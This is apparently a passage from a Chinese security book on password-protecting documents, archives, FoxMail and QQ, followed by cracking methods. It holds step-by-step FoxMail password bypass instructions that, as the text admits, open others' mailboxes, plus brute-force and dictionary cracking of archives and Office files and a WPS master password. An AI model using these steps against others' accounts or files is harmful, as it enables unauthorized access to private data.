最后需要注意的是，密码的设置尽量不要用电话号码、生日和身份证等容易被猜出的号码，密码的长度最起码也要 6 位数以上。密码不要只用一种元素，Word 密码支持字母（区分大小写）、数字、符号（区分全半角），最好将它们混合起来用。




图 5-7 设置宏快捷键

### 5.1.2 Excel 的加密技巧

一般保护工作表的方法是用 Excel 菜单中的“保护”命令，有时这有不足之处。比如有些机密的文件不能让某些用户看到，但又需要他来操作工作簿中的某些表，怎么办？那么可以使用 VBA 设立工作表的使用权限，使他只能看到和其工作相关的部分。

在 Excel 中，单击“工具”，选择下拉菜单中的“宏”，点击“Visual Basic 编辑器”，打开“工程资源管理器”，双击该工作表，现在出现的是设置该表属性的标记窗口，单击窗口左上的下拉列表框，选择 Worksheet，这时候再从该窗口右上方的列表框中选择 Activate 激活，会自动显示如下的语句块：

```
Private Sub WorkSheet_activate()
End sub
```

在其中加入代码（假设 123 作为密码，Sheet “机密文档”为限制权限文档，Sheet “普通文档”为工作簿中可以让他人操作的工作表，他们应该在同一个工作簿下），程序如下：

```
Private Sub Worksheet_Activate()
If Application.InputBox ("请输入操作权限密码") =123 then
Range ("a1") .Select
Sheets ("机密文档") .cells. font. colorIndex=56
Else
MsgBox ("密码错误，即将退出")
Sheets ("普通文档") .Select
End if
End sub
Private Sub WorkSheet_Deactivate()
Sheets))) ("机密文档") .Cells. Font. ColorIndex=2
```

```
End sub
```

只要将它们加入自己的工作表就可以实现保护功能了，不过不要忘记密码啊！不然麻烦就大了。

### 5.1.3 WPS 文件的加密

WPS 2000 新增了“文件加密”功能，使用户能更好地保护自己的文档。如果要对某一文件（后缀为 WPS）进行加密，有两种实现途径：

(1) 在第一次命名保存文档时，选中“保存”对话框中的“文件加密”复选框，这时候就会弹出密码设置对话框（如图 5-8 所示）。




图 5-8 第一次存盘时设置密码

(2) 对已存在文档的加密，可以执行“文件”菜单下的“密码设置……”选项（如图 5-9 所示）。




图 5-9 对已存在的文档进行加密

## 5.2 压缩软件的加密

由于网络的普及，而网络带宽是有限的，所以网络上出现了大量的压缩了的文档，很

多用户也为了存储方便而使用压缩文档，目前市面上最常见的两种压缩软件就是 WinRAR 和 WinZip，下面就分别介绍利用这两种软件进行加密的方法，在本节的最后，我们还将介绍一种通过 WinRAR 和 WinZip 即时加密和备份文档的方法。

### 5.2.1 WinRAR 的加密

使用 WinRAR 来加密文件其实很简单，首先选中需要加密的文件或者文件夹，点击鼠标右键，点击菜单上的“添加到档案文件”（如图 5-10 所示）。



图 5-10 使用鼠标右键菜单启动 Winrar 加密

这时候将弹出如图 5-11 所示的设置窗口。




图 5-11 压缩文件设置

在该窗口中，点击“高级”标签，将出现如图 5-12 所示的窗口。




图 5-12 压缩文件高级设置选项

这时候点击“设置口令”按钮，在图 5-13 所示的对话框中输入密码，然后点击“确定”即可。




图 5-13 输入加密口令

### 5.2.2 WinZip 的加密

除了 WinRAR, WinZIP 也是经常使用的压缩软件，其默认的压缩格式为 Zip 文件，使用 WinZIP 加密文件或者文件夹的方法如下。首先选中一个文件夹或者文件，右键单击，选择菜单中的“Add to Zip”项（如图 5-14 所示）。



图 5-14 鼠标右键启动 Winzip 进行压缩

这时候将弹出如图 5-15 所示的窗口。




图 5-15 压缩选项设置

在该窗口中，用户可以在 Compression 下拉框中选择压缩率，如果只是为了加密数据，可以选择 None (如图 5-16 所示)。




图 5-16 设置压缩率为 None（不压缩）

设置完压缩率以后，用户可以点击“Password”按钮来设置密码，这时将弹出如图 5-17 所示的窗口，只要填写好密码然后点击“OK”即可。




图 5-17 设置 Zip 文件密码

设置完以后，直接点击“Add”就可以进行加密存储了。

### 5.2.3 WinRAR 或者 WinZip 实现一键加密文档

WPS 2000、Word 2000/XP 软件等都可给所编辑的文件加上口令，然而现在破解软件满天飞，极不安全，且时间一长，众多文件在同一文件夹内管理起来也很不方便。用压缩软件来加口令，既安全，又方便管理，但每编辑一次都要重复压缩加口令，实在是太繁琐了，让我们看看如何用压缩双雄 WinRAR 和 WinZip 来协作完成这一工作。

### 1. 设置编辑器的存盘路径

假设我们将编辑的文件都存入 C:\tools 中，首先需要把编辑器的默认存盘路径设为该文件夹，以 Word 2000 为例：

打开工具菜单下的“选项”，单击“文件位置”标签（如图 5-18 所示）。




图 5-18 选项中的文件位置标签

双击“文件类型”框中的“文档”项，在弹出的对话窗中选择 C:\tools，则该文件夹即成为 Word 2000 的默认存盘路径（如图 5-19 所示）。



图 5-19 选择默认文件夹为 C:\tools

常用的 WPS 2000 可用如下方法改变其默认存盘路径：

单击“开始”菜单，选“运行”，输入“regedit”，运行注册表编辑器，打开 HKEY\_CURRENT\_USER\Software\Kingsoft\WPS2000\Settings 下的 Workpath，将其键值改为 C:\MYWJ。

## 2. 设置编辑的快捷方式

我们编辑如下的批处理文件 WPS2000.BAT：

```
start /w "c:\program files\wps2000\win wps32.exe"
```

```
start "c:\program files\winrar\winrar" m -p328 c:\tools\wj.zip c:\tools\*.wps
```

解释一下，start 是 Win 9x 中 DOS7 的命令，加/w 参数意为等命令行中的运行程序结束后方执行批文件中的下一句，否则将不等待；第二句利用了 WinRAR 仍支持命令行参数的特点将产生的 WPS 文件直接移入（m 命令）ZIP 型的压缩文件中（WinRAR 能很好地支持该格式），-p328 是指压缩时使用了“328”作为口令。

若使用 Word 2000 可改为 Word2000.BAT，适当修改相应内容即可。

该批文件建立在软盘上，对该文件选右键菜单中的“属性”，在弹出的属性对话窗中选“程序”标签，将运行项中定为“最小化”。注意了，单击“快捷键”右边的输入框，按 F12 功能键，并将“退出时关闭”项打上勾，确定后产生新的快捷方式，我们可以把它命名为“编辑新文件”并把它拖至桌面上。

## 3. 编辑新文件

当我们编辑新文件时，插入这张“钥匙盘”，单击 F12 键可进入编辑器，完成编辑存盘后将存至自定义的默认文件夹中并自动加口令移入压缩包。完成编辑后带走“钥匙盘”就不会泄密，当然批文件放在硬盘上的话就连“钥匙盘”都省了，真的可以一键通了，可保密性就无法得到保障了。这样，我们留在硬盘上的只是一个加了口令的压缩包文件，没有口令的人是打不开的。

### Note

WPS 2000 可能产生.bak 文件而泄密，可在工具菜单下的“综合设置”中将该功能关闭。当然了，F 功能键可根据用户的喜好而设。

## 4. 修改旧文件

当我们要修改已存盘的旧文件时，在资源管理器中找到 c:\tools\wj.zip，双击后由自动关联的 WinZip 打开它，找到要修改的文件双击，WinZip 将先询问口令，输入后即可用关联的编辑器打开编辑修改，存盘退出后回至 WinZip 界面，出现“Update archive with this file?” 的询问，选择“是”即可将修改后内容以原口令存回了。

## 5.3 常用网络工具的加密

### 5.3.1 FoxMail 的加密

FoxMail 是我们收发信件最常用的工具，而这里边也许就包含着个人的工作秘密，而且还有一些私人秘密，所以 FoxMail 的加密也显得非常重要了。FoxMail 的加密非常简单，在需要加密的账户上点击鼠标右键，选择“访问口令”（如图 5-20 所示）。




图 5-20 设置 FoxMail 用户密码

这是将弹出一个密码设置窗口，在这个窗口中选择要设置的密码就可以了（如图 5-21 所示）。




图 5-21 输入并确认口令

### 5.3.2 QQ 的加密

我们不希望聊天的信息被别人窥探，所以就要设置 QQ 密码。点击 QQ 左下角的“QQ”图标，选择“个人设定”命令，在弹出的窗口中切换到“安全设置”部分，在里边添加新的密码（如图 5-22 所示）。




图 5-22 修改密码

然后使用相同的方法，点击 QQ 左下角的“QQ”图标，选择“系统参数”命令，然后将“不出现登录提示框”前面的勾去掉（如图 5-23 所示）。




图 5-23

然后点击“安全设置”标签，设置本地消息加密，并输入密码，就完成了对本地消息的加密（如图 5-24 所示）。




图 5-24 设置本地信息加密

这样，我们就完成了本地和远程的 QQ 密码设置，这里需要再次提醒大家的是密码长度一般需要超过 8 位，而且最好是带有特殊字符组合的密码。

## 5.4 文件破解技巧

### 5.4.1 FoxMail 的解密

FoxMail 是我们常用的 E-mail 收发软件，具有真正的多用户，多账号，每个账户可以



擁有自己的口令，來保護自己的信箱，有了口令密碼，也就有了防范作用，但自己如果忘了密碼，連自己也進不去了，所以說大家一定得好好記住自己的密碼。

用下面的方法可以解決忘記密碼的問題，同樣也很容易進入別人的信箱。在這裡特別提醒讀者，侵入別人的信箱，是中國法律所不允許的，本方法只能用於忘記密碼的情況。詳細過程如下：

第1步 打開FoxMail，在“賬戶”裡邊新建一個賬戶，賬戶名隨便起（如天天1），如果是要恢復自己以前忘記的賬戶密碼，那麼，所設置的POP3服務器、SMTP服務器（也就是E-mail設置）和發送者姓名（該用戶名是給別人寫信時，在信中對方能看見的名字，和前面賬戶名可以不一样）必須一樣的，完成後退出FoxMail文件。

第2步 打開windows資源管理器，找到FoxMail文件夾（如果是默認安裝，一般在C:\Program Files\FoxMail），打開裡邊的“MAIL”，會發現“天天1”，把它打開後，用戶會發現裡邊有個“account.stg”，把它複制到以前所忘記的賬戶如“天天2”目錄裡邊，直接覆蓋原來的“account.stg”文件，這樣就大功告成了。

第3步 重新打開FoxMail後，打開左上角的賬號（天天2）連“口令提示框”也沒出現就可以直接打開該賬戶了（天天2），用戶會發現在收件箱裡邊郵件的郵件一封都不少。（如果在新建賬戶名如“天天1”時設置了訪問口令如“1234”，那麼覆蓋後的“天天2”的訪問口令也是“1234”，那樣的話，以前的訪問口令就沒用了，打開賬戶“天天2”就會出來“口令提示框”的。）

還有一點，如果用戶新申請了一個賬戶名（如天天1），把FoxMail文件夾裡邊的“天天1”文件夾給刪掉了，打開FoxMail後會出現“文件創建錯誤”，用戶可以先點一下“天天1”，然後在“賬戶”裡邊將其刪掉。

最後提醒一下讀者，如果在網吧上網申請FoxMail3.0賬戶，在該機器上FoxMail文件夾，會留下個人資料，這樣是很容易受到別人攻擊的。解決的方法是把該目錄下個人的文件夾給刪掉，這樣別人就不能侵入您的信箱了。

#### 5.4.2 WinRAR 和 WinZIP 加密文件的解密

一項調查表明，在Windows平臺下使用Winzip、WinRAR、WinAce加密的用戶幾乎占所有用戶的95%，而很多用戶在網上傳遞文件的加密方式也是通過對.zip、.rar等文件的加密來實現的。目前，能找到的解密Zip、rar、ace、arj文件的軟件很多，這裡介紹一款最常用、功能最強大的軟件——Advanced Archive Password Recovery 2.0。Advanced Archive Password Recover能夠很快地幫用戶找回幾種壓縮文件的密碼，包括了ZIP/PKZip/WinZIP、ARJ/WinARJ、RAR/WinRAR(2.x)和ACE/WinACE(2.x)等，它提供有預估算出密碼所需要的时间；可中斷計算與恢復繼續前次的計算。註冊版可以解開多達128位的密碼。Advanced Archive Password Recovery 2.0的漢化版可以從<http://www.gb-2312.com/list.asp?id=1206>獲得。

使用Advanced Archive Password Recovery 2.0解密文件的界面如圖5-25所示。

這裡我們可以選擇的攻擊方式有暴力攻擊、字典攻擊、掩碼攻擊等，用戶可以根據不同的需要選擇不同的攻擊方式。一般來說，暴力攻擊需要的時間最長，但最可靠，字典攻擊需要的時間要短一些，但是不能確保找到密碼。




图 5-25 使用 ARCHPR 的暴力攻击破解 Rar 文件密码

### 5.4.3 WPS 文件解密

WPS 文件的解密应该分成两种类型：WPS For DOS 和 WPS 2000。

以前的 DOS 下生成的 WPS 文件，我们根本就不用费什么脑筋，因为它有一个通用密码（Ctrl+QIUBOJUN，意思就是按下 Ctrl 控制键，然后依次按下 QIUBOJUN 八个字母——WPS 的开发者求伯君先生的拼音），至于其他的破解方式这里就不再介绍。

在 WPS 2000 中，无论是“普通型”密码还是“绝密型”密码，我们都可以说破解，首先到 <http://cyg.yeah.net/> 下载一个名为 EWPR (Edward Wps Password Recovery, Edward WPS 密码破解) 的软件，然后使用 EWPR 对 WPS 2000 文档的密码进行破解：在“Encrypt WPS 2000 file”对话框中指定所需的 WPS 2000 文档，并在“Type of Attack”列表框中选择适当的密码破解方式（一般应选择“Brute-force”，暴力穷举破解方式）。接下来，应根据具体情况在“Brute-force Range Options”列表框中选择可能包含的密码范围，并在“Start From”对话框中指定开始进行查找的字符（主要用于从上次中断处继续进行破解）。设置完这些选项之后，我们只需单击“RUN”按钮，EWPR 就会采用穷举法对 WPS 2000 文档的密码进行破解，使用非常方便，所需要的仅仅是耐心。

### 5.4.4 Office 文件解密

Office 虽然是国际上流行的一种文档格式，但是它的保密性能却不能满足我们的安全需要。记得我们前边的 ZIP 和 RAR 文件破解的网址吧，那个地方同样有很多破解 Office 文档的破解工具，什么 Word97/2000、Excel 97/2000、Access 97/2000 都可以下载单独的破解工具，用户甚至可以下载 Office 破解工具，比如我们常用的 AOPR (Advanced Office Password Recovery, 高级 Office 密码破解)，该软件可真是狠毒，竟然可以同时对 Office 系统中的 Word、Excel 和 Access 等软件进行解密，是不是解除了逐一下载、使用各个单



独密码破解软件的苦恼？

至于具体使用方法，由于是同一个公司出品，大同小异，这里就不再赘述，使用 AOPR 进行破解（如图 5-26 所示）。




图 5-26 使用 AOPR 破解 Office 系列文件

Advanced Office 2000 PassWord Recovery 可以从<http://www.elcomsoft.com/> 下载，不过非注册用户的功能会有限制。

# 第6章

## 密码破解方法总览

本章将为读者介绍一些常见的密码破解方法和应用实例，其中包括暴力破解和网络监听两种基本方法，希望能在读者实际应用中起到参考的作用。

Chapter  
6



## 6.1 暴力破解法

### 6.1.1 暴力破解法简介

#### 1. 攻击原理

现在彩票非常火爆，一个人花两块钱买了一张彩票，可能会中 500 万，但是这个几率是很低很低的；登陆一个系统，系统问密码，用户随便写了一个，居然蒙对了，这个概率就和买 2 块钱中 500 万的概率是一样的。但是如果有人花 2000 万买了 1000 万张不同号码的彩票，那么中大奖的几率就很高很高了。当然在买彩票的领域没有人会这么做，但是在网络上就有可能了，测试一个口令很难猜对，但是连续测试 1 万个，10 万个，甚至 100 万个口令，那么猜对的几率是不是就大增了呢？当然这时候需要的就不是手工猜测了，而是程序的自动测试。这种海量连续测试口令的方法，通常就称为暴力破解法，名字也很贴切，我不聪明，但是我有暴力（就是强大的计算机资源）。

其实即便是一个暴力破解法，对一些有一定复杂度的密码也是束手无策的，尽管电脑运算速度很快，但是并不足以快到可以用有限短的时间处理数以亿计的测试运算，为什么这么说？举个例子，假设密码只有 8 位，每位可能是 26 个字母（分大小写就是 52 种），加上 10 个数，在加上一些特殊字符（如@#%\$ 等等，假设只有 10 个，其实不止），也就是每位上的可能性就有  $52+10=62$ ，8 位遍历就是 62 的 8 次方，也就是大约 600 万亿！所以，这样去破解密码，通常是不可能的，那么这就需要所谓字典和密码规则设定来减少这种遍历。

首先解释字典文件，字典文件是黑客认为一些网络用户所经常使用的密码，以及以前曾经通过各种手段所获取的密码，集合在一起的一个文本文件，破解器程序就会自动逐一顺序进行测试，也就是说，只有被破解用户的密码存在于字典档中，才会被这种方式所找到，千万不要小看这个看上去守株待兔的方法，由于网络上经常有不同的黑客彼此交换字典文件，因此一份网上流传的字典文件，通常是很很多黑客经验的累积，对于安全意识不高的用户，破解率是很高的。

规则破解也是一种非常有效的方式，这里面还会具体分为两种：一种是与账号关联的规则，另外一种是与账号无关的规则。与账号关联的规则，比如注册账号 test，注册密码 test123 这样的（是不是很多人有这个习惯？），那简直是任何一个破解器的简单规则都可以胜任的。与账号无关的，通常是有限度遍历模式，比如日期类型 8 位数字（如 19730221）或 6 位数字（如 780112）遍历或两位字母+六位数字遍历，（我知道很多朋友喜欢用生日做密码，那可真就不妙了），或者 13+8 个数字遍历（用手机号码做密码的朋友小心了），以及 6 位任意数字遍历，6 位小写字母遍历（对付那些密码简单的朋友），2 位字母+四位任意数字密码混排遍历（如 ma1234），1 位字母+4~5 位数字混排遍历（如 s7564），这些都是比较容易出彩的规则，按照规则遍历，是黑客对用户心理的一种考验，一些用户图好记而采用的密码，也就是黑客最容易想到和突破的了。

以上是破解的原理，破解的途径也分为两种，一种是通过通信程序远程试探，这种效率比较低，但是门槛也非常低，用户不需要对对方服务器有太深入了解，只要知道一个用

户账号和登陆入口就可以开始了；另外一种是通过密码文件在本地破解，密码文件，可能是通过嗅探获得（比如加密传输的密码，明文传输的就无须破解了），可能是通过某个系统漏洞获得，可能是通过 CGI 漏洞获取，可能是因为本人就具有主机的普通用户权限，可以阅读密码文件（对于一些未经安全配置的 Linux，普通用户通常可以在 /etc/passwd 中看到全部用户密文的密码），有的读者就奇怪了，如果我拿到密码文件了，又知道加密算法（是呀，现在的加密算法几乎全是公开的），直接解密不就行了？干嘛要一个一个试探？这里涉及了一个数学问题，就是密码的加密算法通常是单向散列函数，也就是不可逆的（邮件的加密算法是可逆的，否则邮件接收人就无法打开邮件了，但是可逆的前提是需要私人密钥，这里就不多做解释了），举个例子，取模（整除后的余数）就是一个不可逆计算 ( $18 \bmod 7 = 4$ ，不能通过  $x \bmod 7=4$  推导出  $x=18$ ，这就是不可逆），当然加密算法不会只是取模的这么简单，在这里就不作拓展讨论。

## 2. 攻击手段

### (1) 远程通信法。

- 1) 确立攻击目标，凡是需要账号密码输入的地方都可以是攻击目标，不管是 web 的，还是 pop 的，telnet 的，甚至加密传输的诸如 SSL 的也都可以进行这种方式的攻击。
- 2) 建立 socket 通信，为提高效率，通常是多进程
- 3) 输入正确的账号（连对方的账号都不知道，那还怎么攻击呀）。
- 4) 通过字典档或规则生成的待测试的密码。
- 5) 发送密码，取得验证反馈。
- 6) 绝密码，重复 4) ~5)，如果密码通过，程序停止，显示密码。

### (2) 本地破解读法。

- 1) 将密码档中的账号和密码密文用程序中的变量保存。
- 2) 通过字典档或规则生成待测试的密码明文。
- 3) 将待测试的密码明文用系统密码加密同样的算法进行加密。
- 4) 比较加密后密文与程序变量保存的密文是否相同。
- 5) 如不同，重复 2) ~4)，如相同，程序停止，显示密码。

## 3. 防护手段

记住，只要密码足够复杂，比如  $K^0*af%$  这样的，基本上所有的密码档和密码规则就都能规避了。

## 4. 总结

